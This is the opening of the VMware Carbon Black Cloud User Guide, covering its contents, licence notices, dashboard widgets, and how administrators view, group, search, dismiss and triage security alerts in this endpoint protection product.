

VMware Carbon Black Cloud User Guide

Modified on 25 August 2021
VMware Carbon Black Cloud

You can find the most up-to-date technical documentation on the VMware website at:

<https://docs.vmware.com/>

VMware, Inc.
3401 Hillview Ave.
Palo Alto, CA 94304
www.vmware.com

Copyright © 2011-2021 VMware, Inc. All rights reserved. [Copyright and trademark information.](#)

Contents

Preface 9

- [Related Documentation 9](#)
- [Copyrights and notices 10](#)
- [Contacting VMware Carbon Black Support 13](#)

1 Dashboard 14

- [Widget Definitions List 14](#)
- [Export Data 16](#)
- [Customizing the Dashboard 16](#)

2 Alerts 18

- [View Alert Details 18](#)
 - [Alert Types 19](#)
 - [Alert and Report Severity 20](#)
 - [Alert ID, Event ID, and Threat ID 21](#)
- [Group Alerts 21](#)
- [Dismissing Alerts 22](#)
- [Search Basics 23](#)
- [Alert Triage 24](#)
 - [Investigating Alerts 24](#)
 - [True and False Positives 25](#)
 - [Take Action on Alerts 26](#)
 - [Visualizing Alerts 26](#)
 - [Alert Origin, Behaviors, and TTPs 27](#)

3 Investigate 29

- [Investigate - Processes 30](#)
 - [Process Analysis 31](#)
- [Investigate - Enriched Events 33](#)
- [Investigating Script-Based Attacks 35](#)

4 Live Query 38

- [Run a Live Query 38](#)
- [View Query Results 39](#)

5 Enforce 41

- [Managing Watchlists 41](#)
 - [Subscribe to a Curated Watchlist 41](#)

Watchlist Alert Options	42
Build Custom Watchlists	42
Tuning Your Watchlists	43
Tune Your Watchlist at the Report Level	43
Tune Your Report at the IOC Level	43
Managing Policies	43
Predefined Policies	44
Creating Policies	44
Set a Ransomware Policy Rule	45
General Policy Settings	46
Local Scan Settings	48
Configuring Automatic Updates for Local Scan (Endpoint Standard)	48
Configure Automatic Updates for Local Scan (Endpoint Standard)	49
Create Prevention Policy Rules	50
Prevention Rules Capabilities for Linux Sensors	54
Background Scans	54
Run Background Scan	55
Monitoring Background Scan Status	56
MacOS Background Scan File Types	59
Windows Background Scan File Types	61
Enable Windows Security Center Integration	64
Kubernetes Policies	65
Managing Kubernetes Hardening Policies	65
Create Kubernetes Hardening Policies	65
Edit Kubernetes Hardening Policies	70
Managing Kubernetes Rules	70
Add Custom Rules	70
Edit or Delete Custom Rules	72
Custom Rules for Kubernetes Hardening Policies	73
Predefined Rules	79
Managing Kubernetes Templates	82
Add Kubernetes Templates	82
Manage Reputations	83
Adding to the Banned List	83
Add Hash to Banned List	84
Configure an Automatic Banned List	84
Adding to the Approved List	85
Add Trusted IT Tools to Approved List	86
Add Certs to Approved List	87
Expiration of Approved Certs	87
Add Hash to Approved List	88

Upload Reputations	89
Reputation Reference	90
Malware Removal	91
Cloud Analysis	92
Recommendations	93
Accept Recommendation	93
Reject Recommendation	94
Accept Rejected Recommendation	94

6 Harden 96

Managing Vulnerabilities	96
Assessing Vulnerabilities for VMs and Endpoints	96
VM Workloads Vulnerabilities	97
Endpoints Vulnerabilities	98
Risk Evaluation	99
Export Vulnerability Data	100
Resolve Vulnerabilities	100
Container Image Vulnerability	101
Evaluating Risk for Container Images	101
Kubernetes Search	102
Kubernetes Health	102
Risk Severity	103
Monitor Kubernetes Clusters Health Overview	104
Review Risks for Kubernetes Scopes	105
Kubernetes Violations	105

7 Inventory 106

Endpoints	106
Search for Sensors	107
Managing Sensors by using RepCLI	107
Manage Windows Sensors by using RepCLI	107
Manage macOS Sensors by using RepCLI	110
Sensor Status and Details	111
Manually Assign a Policy to Sensors	112
View and Update Signature Versions	112
Use Live Response	113
Live Response Commands	114
Initiate Sensor Updates	116
View Progress of Sensor Updates	116
Enable and Disable Endpoint Background Scans	118
USB Devices	119

USB Devices Approval	119
Approve USB Devices	120
Add Approval	120
Add Devices for Approval	121
Block USB Devices	121
Monitor USB Devices Access	121
Securing VM Workloads	122
VM Workloads Filters	122
Monitor VM Workloads	124
Take Action on a VM Workload	124
Assign Policy to a Sensor Group	125
Sensor Groups	126
Add a Sensor Group	127
Modify Sensor Group Priority	128
Image Repositories	129
Color Indicators for Image Vulnerabilities	131
Evaluating Risk for Container Images	132
Kubernetes Workloads	132
Kubernetes Clusters	132
CLI Client Configuration	133
Managing CLI Client Instances	134
Kubernetes Scopes	136
Managing Kubernetes Scopes	138
Add or Edit Scope	138
Kubernetes Images	139
Monitoring Vulnerabilities for Kubernetes Images	140
Identify Available Fixes to Apply	141
Enable Exceptions on Image	142
Image Scan Report	143
Image Details Panel	144

8 Settings 146

General Settings	146
Define On-Premise Devices	146
Set Registry Key for Windows Update	147
Managing Users	147
Add or Edit Users	147
Delete Users	148
Enabling Two-Factor Authentication	148
Enable Duo Security	148
Enable Google Authenticator	149

Enabling SAML Integration	150
Enable SAML Integration with Ping Identity	150
Enable SAML Integration with OneLogin	151
Enable SAML Integration with Okta	152
Managing Roles	152
About User Roles	152
Predefined User Roles	153
Legacy User Roles	154
Permissions Matrix	154
Roles Permission Descriptions	159
Add or Edit Custom Roles	162
Delete Custom Roles	163
Export Roles	163
Subscribe to Notifications	163
Setting up an API Access	164
Create and Manage an API Key	165
Delete API Key with Attached Notification Rule	166
Setting Access Levels	166
Create Access Level	166
Apply Access Level to API Key	167
Download Pre-built API Keys	168
Data Forwarders	169
Create an S3 Bucket in the AWS Console	169
Configure the Bucket Policy to Allow Access	171
Add a New Data Forwarder	173
Edit a Data Forwarder	174
Delete a Data Forwarder	175
Change the Data Forwarder Status	175
Test a New Data Forwarder	175
Using the Inbox	175
Download Requested Files	176
Manual Upload File Restrictions	177
Audit Logs	178
Modify the Level of Granularity of Log Entries	178
Expand the Log Scope	178
Limit the Log Scope to Keywords	179
Modify the Audit Table Configuration	179
Export Audit Logs	179

9 Multi-tenancy 181

Managing Users in a Multi-tenancy Environment	181
---	-----

	Add Users in a Multi-tenancy Environment	181
	Modify Users in a Multi-tenancy Environment	182
	Delete Users in a Multi-tenancy Environment	183
	Multi-tenancy Role Assignments	183
	Switch Organizations	184
10	TTPs and MITRE Techniques	186
	TTP Reference	187
	MITRE Techniques Reference	202
11	Integrations	213
	Workspace ONE	213
	Set Up Your Appliance	213
	Create a Custom Access Level for Your Appliance	214
	Generate an API Key for Your Appliance	215
	Connect Carbon Black Cloud Workload Appliance with Carbon Black Cloud	216
	Delete Appliance API Key	217
	Splunk	217

Preface

The *VMware Carbon Black Cloud User Guide* provides configuration and user information for the VMware Carbon Black Cloud™.

Instructions are provided for Carbon Black Cloud, including all variations based on specific purchased options. Therefore, you may read instructions for functionality that does not display on your version of the product if you did not purchase the specific option for that feature. Please contact software support or your VMware Carbon Black sales representative.

Intended Audience

This documentation provides information for administrators, incident responders, and others who will operate the Carbon Black Cloud. Staff who manage Carbon Black Cloud activities should be familiar with the Microsoft Windows operating system, web applications, desktop infrastructure (especially in-house procedures for software roll-outs, patch management, and anti-virus software maintenance), and the effects of unwanted software.

Carbon Black Cloud administrators should also be familiar with the operating systems of clients managed by the Carbon Black Cloud, as well as the software installed on them.

Related Documentation

In addition to this document, the following documentation may be required to accomplish tasks not covered in this user guide.

Some of these documents are updated with every new released build while others are updated only for minor or major version changes:

- *VMware Carbon Black Cloud Release Notes*
- *VMware Carbon Black Cloud User Guide*
- *VMware Carbon Black Cloud Sensor Installation Guide*
- *VMware Carbon Black Cloud Endpoint Standard Operating Environment Requirements*
- *VMware Carbon Black Cloud Sensor Support*

Located on the User Exchange: <https://community.carbonblack.com/t5/Documentation-Downloads/Carbon-Black-Cloud-Sensor-Support/ta-p/66274>

- *Endpoint Standard Getting Started Guide*

Located on the User Exchange: <https://community.carbonblack.com/t5/Documentation-Downloads/Endpoint-Standard-Getting-Started-Guide/ta-p/46785>

Copyrights and notices

Copyright © 2011-2021 VMware, Inc. All rights reserved.

Carbon Black is a registered trademark and/or trademark of VMware, Inc. in the United States and other countries. All other trademarks and product names be the trademarks of their respective owners.

This document is for use by authorized licensees of Carbon Black's products. It contains the confidential and proprietary information of Carbon Black, Inc. and may be used by authorized licensees solely in accordance with the license agreement and/or non-disclosure agreement governing its use. This document may not be reproduced, retransmitted, or redistributed, in whole or in part, without the written permission of Carbon Black. Carbon Black disclaims all liability for the unauthorized use of the information contained in this document and makes no representations or warranties with respect to its accuracy or completeness. Users are responsible for compliance with all laws, rules, regulations, ordinances and codes in connection with the use of the Carbon Black products.

THERE IS NO WARRANTY FOR THE SOFTWARE, TO THE EXTENT PERMITTED BY APPLICABLE LAW, EXCEPT AS OTHERWISE EXPRESSLY STATED IN A WRITTEN END USER LICENSE AGREEMENT BETWEEN CARBON BLACK AND LICENSEE. THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE SOFTWARE "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE SOFTWARE IS WITH LICENSEE. SHOULD THE SOFTWARE PROVE DEFECTIVE, EXCEPT AS OTHERWISE AGREED TO BY CARBON BLACK IN THE APPLICABLE END USER LICENSE AGREEMENT, LICENSEE ASSUMES THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

Carbon Black acknowledges the use of the following third-party software in its software product:

- Antlr python runtime - Copyright (c) 2010 Terence Parr
- Backbone - (c) 2010-2012 Jeremy Ashkenas, DocumentCloud Inc. Beautifulsoup - Copyright (c) 2004-2015 Leonard Richardson
- D3 - Copyright (c) 2010-2015, Michael Bostock FileSaver - Copyright (c) 2015 Eli Grey.
- Detours Professional 3.0 License - Copyright (c) Microsoft Corporation. All rights reserved. Portions are covered by patents owned by Microsoft Corporation.
- Heredis - Copyright (c) 2009-2011, Salvatore Sanfilippo and Copyright (c) 2010-2011, Pieter Noordhuis
- Java memcached client - Copyright (c) 2006-2009 Dustin Sallings and Copyright (c) 2009-2011 Couchbase, Inc.
- Jedis - Copyright (c) 2010 Jonathan Leibusky

- jQuery - Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
- Libcurl - Copyright (c) 1996 - 2015, Daniel Stenberg, daniel@haxx.se. libfreeimage.a - FreeImage open source image library.
- Meld3 - Supervisor is Copyright (c) 2006-2015 Agendaless Consulting and Contributors. moment.js - Copyright (c) 2011-2014 Tim Wood, Iskren Chernev, Moment.js contributors MonthDelta - Copyright (c) 2009-2012 Jess Austin
- nginx - Copyright (c) 2002-2014 Igor Sysoev and Copyright (c) 2011-2014 Nginx, Inc. OpenSSL - Copyright (c) 1998-2011 The OpenSSL Project. All rights reserved.
- OpenSSL - Copyright (c) 1998-2016 The OpenSSL Project, Copyright (c) 1995-1998 Eric Young, Tim Hudson. All rights reserved.
- PolarSSL - Copyright (C) 1989, 1991 Free Software Foundation, Inc.
- PostgreSQL - Portions Copyright (c) 1996-2014, The PostgreSQL Global Development Group and Portions Copyright (c) 1994, The Regents of the University of California
- PostgreSQL JDBC drivers - Copyright (c) 1997-2011 PostgreSQL Global Development Group Protocol Buffers - Copyright (c) 2008, Google Inc.
- Pyrabbit - Copyright (c) 2011 Brian K. Jones
- Python decorator - Copyright (c) 2008, Michele Simionato
- Python flask - Copyright (c) 2014 by Armin Ronacher and contributors
- Python gevent - Copyright Denis Bilenko and the contributors, <http://www.gevent.org>
- Python gunicorn - Copyright 2009-2013 (c) Benoit Chesneau benoitc@e-engura.org and Copyright 2009-2013 (c) Paul J. Davis paul.joseph.davis@gmail.com
- Python haigha - Copyright (c) 2011-2014, Agora Games, LLC All rights reserved. Python hiredis - Copyright (c) 2011, Pieter Noordhuis
- Python html5 library - Copyright (c) 2006-2013 James Graham and other contributors Python Jinja - Copyright (c) 2009 by the Jinja Team
- Python Markdown - Copyright 2007, 2008 The Python Markdown Project Python ordereddict - Copyright (c) Raymond Hettinger on Wed, 18 Mar 2009
- Python psutil - Copyright (c) 2009, Jay Loden, Dave Daeschler, Giampaolo Rodola'
- Python psycogreen - Copyright (c) 2010-2012, Daniele Varrazzo daniele.varrazzo@gmail.com Python redis - Copyright (c) 2012 Andy McCurdy
- Python Seasurf - Copyright (c) 2011 by Max Countryman. Python simplejson - Copyright (c) 2006 Bob Ippolito
- Python sqlalchemy - Copyright (c) 2005-2014 Michael Bayer and contributors. SQLAlchemy is a trademark of Michael Bayer.
- Python sqlalchemy-migrate - Copyright (c) 2009 Evan Rosson, Jan Dittberner, Domen Kozar Python tempita - Copyright (c) 2008 Ian Bicking and Contributors

- Python urllib3 - Copyright (c) 2012 Andy McCurdy
- Python werkzeug - Copyright (c) 2013 by the Werkzeug Team, see AUTHORS for more details. QUnitJS - Copyright (c) 2013 jQuery Foundation, <http://jquery.org/>
- RabbitMQ - Copyright (c) 2007-2013 GoPivotal, Inc. All Rights Reserved. redis - Copyright (c) by Salvatore Sanfilippo and Pieter Noordhuis
- Rekall - Copyright (c) 2007-2011 Volatile Systems, Copyright (c) 2013-2016 Google Inc. All Rights Reserved.
- Simple Logging Facade for Java - Copyright (c) 2004-2013 QOS.ch Six - Copyright (c) 2010-2015 Benjamin Peterson
- Six - yum distribution - Copyright (c) 2010-2015 Benjamin Peterson
- Spymemcached / Java Memcached - Copyright (c) 2006-2009 Dustin Sallings and Copyright (c) 2009-2011 Couchbase, Inc.
- Supervisor - Supervisor is Copyright (c) 2006-2015 Agendaless Consulting and Contributors. Underscore - (c) 2009-2012 Jeremy Ashkenas, DocumentCloud Inc.
- Zlib - Copyright (c) 1995-2013 Jean-loup Gailly and Mark Adler

Permission is hereby granted, free of charge, to any person obtaining a copy of the above third-party software and associated documentation files (collectively, the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notices and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE LISTED ABOVE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

VMware Carbon Black

1100 Winter Street, Waltham, MA 02451 USA

Tel: 617.393.7400 Fax: 617.393.7499

Email: support@carbonblack.com

Web: <http://www.carbonblack.com>

Contacting VMware Carbon Black Support

Please view our Customer Support Guide on the User Exchange for more information about Technical Support:

<https://community.carbonblack.com/t5/Support-Zone/Guide-to-Carbon-Black-Customer-Support/ta-p/34324>

For your convenience, support for Carbon Black Cloud is available through several channels:

- Web: [User eXchange](#)
- E-mail: support@carbonblack.com
- Phone: 877.248.9098

When you call or email technical support, please provide the following information to the support representative:

- Contact: Your name, company name, telephone number, and e-mail address
- Product version: Product name (for example, Carbon Black App Control Server or Agent) and version number
- Hardware configuration: Hardware configuration of the server or endpoint having the issue (processor, memory, and RAM)
- Problem: Action causing the problem, error message returned, and event log output (as appropriate)
- Problem severity: Critical, Major, Minor, Request

Dashboard

1

The Carbon Black Cloud dashboard provides a high-level overview of your environment health and enables you to quickly navigate to items of interest. You can customize the dashboard tiles and display data for specific time periods and policies.

This chapter includes the following topics:

- [Widget Definitions List](#)
- [Export Data](#)
- [Customizing the Dashboard](#)

Widget Definitions List

You can use the predefined widgets in the Carbon Black Cloud console to view the health of all objects, applications, and processes in your environment.

You can add and remove widgets from your dashboard, resize them, and export the displayed data.

Widget Name	Description
Getting Started	An interactive widget to help you complete the basic onboarding tasks.
Top Alerted Assets	A list of the assets that have received the most alerts within the specified time frame.
Alerts	<p>A graphical representation of alerts within the specified time frame. Click the chart to access the Alerts page and view more details about the associated alerts.</p> <p>The chart is available only when you select 3 hour, 1 day, or one week time frame. For all other time frames, including the custom, only the alert number is visible.</p>
Critical Vulnerabilities on VMs	The count of all VM workload vulnerabilities across operating systems (OS) and applications (apps). Click any OS or app to go to the Vulnerabilities > Product Vulnerabilities tab and view the filtered vulnerabilities data.
VMs with Critical Vulnerabilities	The count of critical vulnerabilities across all VM workload assets. Click the asset type to go to the Vulnerabilities > Assets tab and view the filtered vulnerabilities data for that asset.

Widget Name	Description
Prevented Malware	<p>A summary of malware within the specified time frame. Click any malware type to open the filtered Alerts page.</p> <ul style="list-style-type: none"> ■ Suspect Malware: Processes that could be a vessel for malware but do not have a reputation for malicious behavior. This includes MSBuild, InstallUtil, MSHTA.exe, and others. ■ Known Malware: Files identified as having no purpose other than performing malicious actions on the asset for the benefit of an attacker. ■ Non-Malware: Processes that were stopped due to your local banned list or malicious behavior, including dual-use files and tools. This includes the case where the reputation is executable (for example, a PowerShell or Winword.exe file), but it is behaving badly. ■ PUPs: The Potentially Unwanted Programs produce annoying results (delivering popup ads), but are sometimes used to deliver malware.
Endpoint Status	<p>The status of sensors on the endpoints. Click any status to go to the Endpoints page and view the deployed sensors that are in the selected state. Red text indicates that a sensor may require some action.</p> <ul style="list-style-type: none"> ■ Active: Sensor checked in within the last 30 days. ■ Inactive: Sensor has not checked in within the last 30 days. ■ Quarantined: Sensor is isolated from affecting your network with malware or other suspicious activity. ■ Bypass: Sensor is not sending data to the cloud or is placed here temporarily during an update.
Top Alerted Applications	<p>A list of applications that receive the most alerts within the specified time frame.</p>
VM Workloads Overview	<p>The state of sensors on the VM workloads. Click any status to go to the VM Workloads page and view the deployed sensors that are in the selected state.</p> <ul style="list-style-type: none"> ■ Enabled: Sensor is enabled on the workload. ■ Not enabled: Sensor is not enabled on the workloads. ■ VMware Tools update required: You must upgrade the VMware Tools to the supported version. ■ Not supported: Workload does not support the OS or the OS version.
Threat Reports	<p>Allows you to search and view your recent threat reports.</p> <ul style="list-style-type: none"> ■ Click Search for threat. It navigates you to the Investigate page. Here you can view the threat query and events in your environment. ■ Click Full report. It navigates you to the Threat Analysis Unit - Threat Intelligence Notification report by the Carbon Black's TAU team. It helps you to detect and prevent emerging threats.

Export Data

With the Carbon Black Cloud reporting functions, you can generate a report to capture details related to current or predicted resource needs. You can download the report in a PDF or CSV file format for future and offline needs.

You download a full report from the **Dashboard** page, or a partial report from a single widget.

Procedure

- 1 Navigate to the upper right corner of the **Dashboard** page.
- 2 Click the **Export** (✱) icon and select **CSV** or **PDF Report**.
 - The CSV file is available for download under the **Notifications** drop-down menu.
 - The PDF file downloads to your device.
- 3 Optionally, click the **Export** (✱) icon in a widget of your choice to export any individual data set.

The CSV file downloads to your device.

Customizing the Dashboard

You can select the data to display in your dashboard and add, remove, resize, or rearrange the widgets.

Configure your Dashboard



You can use the Carbon Black Cloud portal to keep only widgets of your interest and resize them on the dashboard.

Procedure

- 1 Navigate to the upper right corner of the **Dashboard** page.
- 2 Click the **Configure Dashboard** icon.

The available widgets are displayed at the bottom of the page.
- 3 Click the **Add** icon on the available widget.

The widget appears in the dashboard.
- 4 Locate the blue corner on the bottom-right of the widget, and drag the border frame to resize it.

You can apply this step to any of the available widgets on the dashboard.
- 5 Optionally, click the **trash** () icon to delete the widget.
- 6 Click the **Save configuration** () icon to apply the changes.

Filter the Data on your Dashboard

You can filter the available data based on a specific period of time, alert severity, by including or excluding group alerts, and dismissed alerts.

Procedure

- 1 Navigate to the upper left corner of the **Dashboard** page.
- 2 Click the filter icon.
- 3 Select from any of the following options.

Option	Description
Time frame bubbles	By default, All. Set the time frame to view data specifically during that window. Select an existing window or create a custom one. Selecting All displays the last 13 months of data, if available. Note Filters are not applied on few widgets.
Policy type drop-down menu	By default, All policies. View the dashboard data for all policies, your default policy, or just for a required policy. Select the required option from the drop-down menu. You can also type a name of the policy and filter your search results.
Alert severity	By default, 3. Set the severity score to show only a certain range of values. All alerts with the selected or higher severity score are displayed.
Group Alerts	By default, Off. Click the Group alerts toggle to view similar alerts collectively or individually. Set the toggle to On or Off .
Include dismissed alerts	By default, disabled. Alerts that have been previously dismissed.

Results

The data in the widgets updates based on your filtering choices.

Alerts

2

Alerts indicate suspicious behavior and known threats in your environment. We recommend that you regularly review alerts to determine whether you need to take action or modify policies.

- On the left navigation pane, click **Alerts**.
- To expand and view alert details, **double-click** and alert row in the table.

Note

- Advanced Scripting Prevention alerts do not have access to the **Alert Triage** page.
 - Timestamps within the console are displayed in the user's local time zone. Hover over timestamps to view your local time in relation to the UTC time zone.
-

This chapter includes the following topics:

- [View Alert Details](#)
- [Group Alerts](#)
- [Dismissing Alerts](#)
- [Search Basics](#)
- [Alert Triage](#)

View Alert Details

You can use this procedure to view the details of an alert.

Procedure

- 1 On the left navigation pane, click **Alerts**.

A table of alerts displays depending on the filter settings and selected time duration.

Note In the table, the **Status** column will show **Policy Applied** with a red shield icon if an action was taken by a policy on a CB Analytics alert.

- 2 To view the details of an alert, do one of the following:
 - Double-click the alert.
 - Click the > to the right of the **Actions** column.

The expanded, right-side panel displays. In addition to the Alert Details, it includes sections regarding the alert's primary process, involved processes, and device.

3 Within the alert details, you can:

- Click **Show all** to further expand each section and reveal additional details.
- Use the respective buttons in the upper-right corner of the **Alert Details** section to further triage or investigate the alert.
- Use the drop-down list in each section to take additional actions.
- In the Notes & Tags section, you can view or add alert notes and tags

4 When finished, click the **X** in the upper-right corner to close the alert details pane.

Alert Types

Alerts can come from three sources: **Watchlists**, **USB Device Control**, or **CB Analytics**. View alerts from each source by using the **Type** filter.

Watchlists Alerts

Watchlists provide custom detection and continuous monitoring of your environment for potential threats and suspicious activity.

Receiving alerts from watchlists are optional and are configurable on the **Watchlists** page when you subscribe to a watchlist or build a custom watchlist.

USB Device Control Alerts

When an end user tries to access a blocked USB device, a deny policy action is triggered, resulting in an alert. USB Device Control alerts cannot be triaged or investigated.

CB Analytics Alerts

CB Analytics alerts are detections generated by the Carbon Black Cloud analytics engine. These alerts are further separated into two categories, indicated by the color of the alert:

- **Threat:** Coded with the color red, located in the **Priority** filter. These alerts are highly likely to be malicious activity. All Watchlists alerts are grouped in the **Threat** category.
- **Observed:** Coded with the color yellow, located in the **Other Activity** filter. These alerts are observed behaviors which have not been escalated to a degree which would indicate a threat or require action. Useful for additional context when conducting investigations.

We recommend only selecting the **Threat** box in the filters panel when reviewing your queue of CB Analytics alerts to help prioritize and focus your analysis.

View Specific Alert Types

Use this procedure to view specific Alert types.

Procedure

1 Click **Alerts** in the left navigation pane.

- 2 In the **Filters** pane, under **Type**, select one of the following to display the Alerts specific to that type:

- **CB Analytics**
- **Watchlists**
- **USB Device Control**

Note You can select more than one type at a time.

The respective alerts display in a list to the right of the **Filters** pane.

- 3 Double-click an alert or click the > to the right of the **Actions** column to view the expanded right-side panel. In this panel, view device details like vendor ID, product ID, and serial number
- 4 For each Alert, you can use the drop-down arrow in the upper-right corner of the Alert Details section of the right-panel.

The options available depend on the Alert Type. See: [Take Action on Alerts](#)

Alert and Report Severity

Severity scores indicate the relative importance of an alert.

Click the **S** column to sort the alerts in your queue by severity score and identify which alerts might require immediate attention.

CB Analytics - Alert severity

Alert severity indicates the relative importance of a CB Analytics alert.

- **Severity 1-2:** Activities such as port scans, malware drops, changes to system configuration files, persistence, etc.
- **Severity 3-5:** Activities such as malware running, generic virus-like behavior, monitoring user input, potential memory scraping, password theft, etc.
- **Severity 6-10:** Activities such as reverse command shells, process hollowing, destructive malware, hidden processes and tool sets, applications that talk on the network but should not, etc.

Watchlists - Report severity

Report severity indicates the relative importance of threat report within a Watchlists alert.

The severity of a report is determined by the creator of the report. If you create your own report, you can determine the report's severity, with 1 being the least severe, and 10 being the most severe.

Target value

The target value acts as a multiplier when calculating the threat level of an alert. Target values are defined by the policy to which an endpoint belongs.

The target value is indicated by the number of filled bars under the **T** column in the alerts table.

- **Low:** One bar. Results in a lower threat level.
- **Medium:** Two bars. The baseline target value; does not add a multiplier.
- **High/Mission Critical:** Three or four bars. Both values increase the threat level under the same circumstances. You may see two or more alerts with identical descriptions but with different alert severities.

Alert ID, Event ID, and Threat ID

There are three types of IDs and it is important to understand how each is used in the application.

Event ID: A specific action that involves up to three different hashes (Parent App, Selected App, Target App) occurring on a single device at a specific time. Event IDs are found in the event details on the **Investigate** page. Every event sent from the sensor to the console is assigned a unique Event ID.

Alert ID: Similar events taking place within a similar timeframe (+/- 15m) on a single device. Event IDs are grouped into a single Alert ID by Carbon Black analytics. Each alert is assigned a unique Alert ID. This is true even if subsequent alerts have the same hash, action, or device.

Threat ID: Similar alerts tied together across multiple devices and timeframes. Threat IDs can be used to search for related Alert IDs on the **Alerts** page. If the application's hash changes, a new Threat ID is assigned.

Group Alerts

You can group similar alerts occurring across multiple endpoints into a single row.

Similar alerts may be seen across multiple endpoints. Use the **Group alerts** toggle in the top right of the table to group all similar alerts occurring across multiple endpoints into a single row.

Group alerts: Off

By default, the toggle is turned **Off**. In this view, all alerts are displayed individually in a single alert row, even if an alert is seen on multiple devices.

Alerts can only be sorted by severity when the toggle is turned **Off**. We recommend this view to identify alert prioritization, or when actions need to be taken on an individual alert.

Group alerts: On

Grouped alerts are condensed into a single, alert row. Click the **Devices** icon in the **Actions** column of a grouped alert row to view all alerts within the grouping, across all devices.

Alerts cannot be sorted by severity when the toggle is turned **On**. We recommend using the toggle **On** to identify the prevalence of similar alerts across your organization, or to efficiently dismiss alerts across multiple devices.

When grouped, these alerts represent a singular, collective "alert grouping" or "threat", identified by its **Threat ID**. Alerts are grouped by their detected primary process and alert reason.

Note **Threat ID** is not currently displayed in the console. However, it can be retrieved from the URL when viewing an alert on the **Alert Triage** page.

Dismissing Alerts

You can dismiss one alert at a time or alerts in bulk.

When dismissing an alert, you have the option to automatically dismiss the alert on all devices in the future. The following note explains the details of what it means when you select that option.

Important The **If this alert occurs in the future, automatically dismiss it on all devices** option is based on the *threat_id*, which is available via the [Alerts API](#). The *threat_id* definition varies slightly across CB Analytics, Watchlists, and USB Device Control alert types:

- **CB Analytics:** Combination of the primary threat actor (usually the SHA-256 hash of the threat actor) and the alert reason that is derived by the Endpoint Standard Analytics engine.
- **Watchlists:** Combination of the threat actor (usually the SHA-256 hash of the threat actor) and the report that triggered the Watchlist hit.
- **USB Device Control:** Represents a unique USB device.

If an alert is flagged for dismissal, any future alerts that contain the same *threat_id* are dismissed. Email notifications are not associated with alert dismissals. You will still receive email notifications for automatically dismissed future alerts.

Note Alerts can present different SHA-256 hashes. To dismiss an alert on multiple devices, the hash of the object must be the same.

Dismiss Alerts

You can use this procedure to dismiss a selected alerts.

Procedure

- 1 On the left navigation pane, click **Alerts**.
- 2 Turn **Group Alerts** to **OFF** to dismiss alerts on a single device; turn **Group Alerts** to **ON** to dismiss alerts on multiple devices.
- 3 Select the alerts to dismiss.
- 4 Click **Dismiss Alert(s)**.
- 5 To dismiss all future occurrences of an alert, select **If this alert occurs in the future, automatically dismiss it on all devices**.
- 6 Select a reason for the dismissal and use the open text box to include notes for the [Audit Logs](#) entry. Click **Dismiss**.

Bulk Dismissal of Alerts

Use this procedure to dismiss alerts in bulk.

Procedure

- 1 Select the check box in the top-left corner of the Alerts table to select all alerts listed on the page.
- 2 Click **select all** in the header prompt to select all alerts across all pages.
- 3 Click **Dismiss Alert(s)**.
- 4 To dismiss all future occurrences of an alert, select **If this alert occurs in the future, automatically dismiss it on all devices**.
- 5 Select a reason for the dismissal and use the open text box to include notes for the [Audit Logs](#) entry. Click **Dismiss**.

Search Basics

You can use the following methodologies when using the search field:

Value Search

Use complete values when searching (e.g., powershell) or a trailing wildcard (e.g., power*).

Search Fields

Form queries like this when including search fields: field:term

e.g., parent_name:powershell.exe

Wildcards

Expand queries using wildcards. * ? Matches a single character e.g., "te?t" will return results for "test" and "text" * * Matches zero or more sequential characters. e.g., "tes*" will return results for "test," "testing," and "tester"

Leading wildcards are assumed in file extension searches.

e.g., process_name:.exe

Wildcards can be used in a path if you don't quote the value and escape the following special characters with a backslash: + - && || ! () { } [] ^ " ~ * ? : /

e.g., to search for (1+1):2, type: \ (1\+1\) \:2

Operators

Refine queries using operators. Operators must be uppercase.

- **AND** returns results when both terms are present
- **OR** returns results when either term is present
- **NOT** returns results when a term is not present

Escaping

Slashes, colons, and spaces must be manually escaped, except when using suggestions and filters.

Date/Time Ranges

Refine queries using date/time ranges, when applicable.

e.g., device_timestamp: [2018-10-25T14:00:00Z TO 2018-10-26T15:00:00Z]

Count Searches

Refine queries that include counts with ranges and wildcards.

- [3 TO *] Returns count results starting with a value of 3.
- [* TO 10] Returns counts results up to a value of 10.

Alert Triage

During alert triage, you can investigate the alert and take action to address the alert.

- Click **Investigate** to view and analyze an alert on the Investigate page.
- Click the orange **Take Action** button to:
 - Add to approved list
 - Add to banned list
 - Request upload
 - Find in VirusTotal
 - Delete application

Investigating Alerts

This section describes the best practices for investigating alerts.

Check these items:

- Priority score
- Parent path and name
- [TTP Reference](#) involved
- File reputation
- Network connections
- Event details
- Command lines (if there were any)

Ask these questions:

- Was another program or function successfully called?

- Is the path of the files suspicious?
- Is the process running in the “normal” path?
- What attack stage was it in?
- Was the registry modified?
- Were the file reputations worrisome?

Take other steps as needed:

- Google any application or files that you don’t recognize
- Ask a teammate to review for anything that you missed
- Review any referenced [MITRE Techniques Reference](#) or watchlist hits
